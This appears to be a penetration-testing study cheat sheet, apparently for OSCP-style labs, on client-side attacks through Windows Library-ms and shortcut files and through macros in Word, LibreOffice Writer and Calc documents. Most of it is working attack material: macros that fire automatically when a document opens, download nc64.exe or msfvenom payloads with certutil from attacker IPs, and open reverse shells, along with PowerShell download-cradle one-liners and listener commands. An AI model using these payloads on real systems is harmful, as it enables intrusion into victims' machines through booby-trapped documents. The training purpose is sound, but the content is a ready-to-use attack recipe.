Client-Side Attacks

Library Files

User interaction required

- 1 Requirements
  - Install wsgidav server — pip3 install wsgidav
  - Create directory to store our payloads for wsgidav server — mkdir /home/kali/webdav
  - Run wsgidav server
    - wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root /home/kali/tools/webdav/
    - Confirm that our is running — http://127.0.0.1 (browser)
- 2 Payloads
  - Library file — nano config.Library-ms


```
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription
xmlns="http://schemas.microsoft.com/windows/2009/library">
<name>@windows.storage.dll,-34582</name>
<version>6</version>
<isLibraryPinned>true</isLibraryPinned>
<iconReference>imageres.dll,-1003</iconReference>
<templateInfo>
<folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}
</folderType>
</templateInfo>
<searchConnectorDescriptionList>
<searchConnectorDescription>
<isDefaultSaveLocation>true</isDefaultSaveLocation>
<isSupported>false</isSupported>
<simpleLocation>
<url>http://192.168.119.2</url>
</simpleLocation>
</searchConnectorDescription>
</searchConnectorDescriptionList>
</libraryDescription>
```

Re-edit the file at every use or each type it's being accessed

  - Shortcut file (Windows OS) — Create -> Shortcut

```
powershell.exe -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.157:8000/Invoke-PowerShellTcp.ps1');
```

Path location of our Python server which will server the Ps1 Script



- 3 Expoitation
  - 1 Place both payloads in your wsgidav root folder


```
cp config.Library-ms /home/kali/webdav
cp shortcut.lnk /home/kali/webdav
```

  - 2 Upload the config.Library-ms file on the victims machine / SMB Share and wait execution


Macros

.doc — Microsoft Office

- 1 Create and save the file with the extension .doc




- 2 Navigate to View - Macros and create a new macro



- 3 Use the predefined AutoOpen macro and Document_Open event to run the macro automatically

```
Sub AutoOpen()

  mymacro

End Sub

Sub Document_Open()

  mymacro

End Sub
```



- 4 Creating a macro that triggers a reverse shell (python3 -m http.server + nc -lvnp 4444)
  - **Powershell**
    - Invoke-PowerShellTcp.ps1 — https://github.com/k1revam/OSCP-Scripts/blob/main/Reverse%20Shells/Invoke-PowerShellTcp.ps1
    - Python + Nc Listener opened
      - python3 -m http.server 80
      - nc -lvnp 4444
    - Create macro

```
Sub MyMacro()
  Shell ("powershell.exe -c iex(new-object net.webclient).downloadstring('http://192.168.45.157/Invoke-PowerShellTcp.ps1')")
End Sub
```

Remember to edit or add the last line in the script with your IP. Invoke-PowerShellTcp -Reverse -IPAddress 192.168.45.167 -Port 4444

  - **msfvenom**
    - Create a payload for the right architecture
      - x86 — msfvenom -p windows/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell-x86.exe
      - x64 — msfvenom -p windows/x64/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -a x64 --platform Windows -f exe -o shell.exe
    - Create macro


```
Sub mymacro()
  Shell ("cmd /c certutil.exe -urlcache -split -f http://192.168.45.157/shell.exe C:\Windows\Tasks\shell.exe")
  Shell ("cmd /c C:/Windows/Tasks/shell.exe")
End Sub
```

The payload might not trigger both commands and only the first command will run.

If they don't both trigger, you need to send two files, files with the shell.exe download and the second one separately where you run the exe

- First file downloads the payload

- Second file that triggers the rev shell



  - **Netcat**
    - Binary
      - x32 — https://github.com/int0x33/nc.exe/blob/master/nc.exe
      - x64 — https://github.com/int0x33/nc.exe/blob/master/nc64.exe
    - Create macro

```
Sub mymacro()
  Shell("cmd /c certutil.exe -urlcache -split -f http://192.168.45.170/nc64.exe C:\Windows\Tasks\nc64.exe")
  Shell("cmd /c 'C:\Windows\Tasks\nc64.exe 192.168.45.170 4444 -e cmd.exe'")
End Sub
```

The payload might not trigger both commands and only the first command will run.


If they don't both trigger, you need to send two files, files with the shell.exe download and the second one separately where you run the exe


- https://www.youtube.com/watch?v=Q5D2Yjc-RVc&list=PLT08J44ErMmb9qaEeTYl5diQW6jWVHCR2&index=7

.odt , ods files


.ODT (Craft)

- Install LibreOffice — apt-get install libreoffice
- 1 Open **LibreOffice Writer** and create a macro on it (Tools --> Macros -->Organize Macros --> Basic)
  - Create new macro





  - Configure the macro to run when the document is opened (Tools --> Customize ...)



General Panel | not in the macro panel

  - Check if we got macro execution — Shell("cmd /c certutil.exe -urlcache -split -f http://192.168.45.170/nc64.exe C:\Windows\Tasks\nc64.exe")

- 2 Get a shell by running the macro
  - Netcat

```
Sub Main
  Shell("cmd /c certutil.exe -urlcache -split -f http://192.168.45.170/nc64.exe C:\Windows\Tasks\nc64.exe")
  Shell("cmd /c 'C:\Windows\Tasks\nc64.exe 192.168.45.170 4444 -e cmd.exe'")
End Sub
```

Upload a NC binary and use it to receive a shell on the system. You can use C:\Windows\Tasks or C:\Windows\System32\Tasks

You might need to send these commands separately

```
Sub Main
  Shell("cmd /c certutil.exe -urlcache -split -f http://192.168.45.170/nc64.exe C:\Windows\Tasks\nc64.exe")
End Sub

Sub Main
  Shell("cmd /c 'C:\Windows\Tasks\nc64.exe 192.168.45.170 4444 -e cmd.exe'")
End Sub
```

  - Powershell

```
Sub Main
  Shell("cmd /c powershell iwr http://192.168.45.170/shell.ps1 -o C:/Windows/Tasks/shell.ps1")
  Shell("cmd /c powershell -c C:/Windows/Tasks/shell.ps1")
End Sub
```

Script location : https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3

  - msfvenom shell
    - Generate binary — msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.170 LPORT=4444 -f exe > shell.exe
    - Macro

```
Sub Main
  Shell("cmd /c certutil.exe -urlcache -split -f http://192.168.45.170/shell.exe C:\Windows\Tasks\shell.exe")
  Shell("cmd /c C:\Windows\Tasks\shell.exe")
End Sub
```

    - Listener — rlwrap nc -lvnp 4444

.ODS (Hepet)

LibreOffice Calc

- 1 Download macro script — https://github.com/k1revam/OSCP-Scripts/tree/main/Macro%20Generator%20OfficeLibre
- 2 Create a reverse shell exe — msfvenom -p windows/shell_reverse_tcp LHOST=<LHOST> LPORT=<LPORT> -f exe -o shell.exe
- 3 Start a python server — python3 -m http.server 80
- 4 Generate macros to paste in Microsoft Office and Libre Office — python3 macro-generator.py --host <LHOST> --port <LPORT> -r ':80/shell.exe'
- 5 rlwrap nc -lvnp 443

Presented with xmind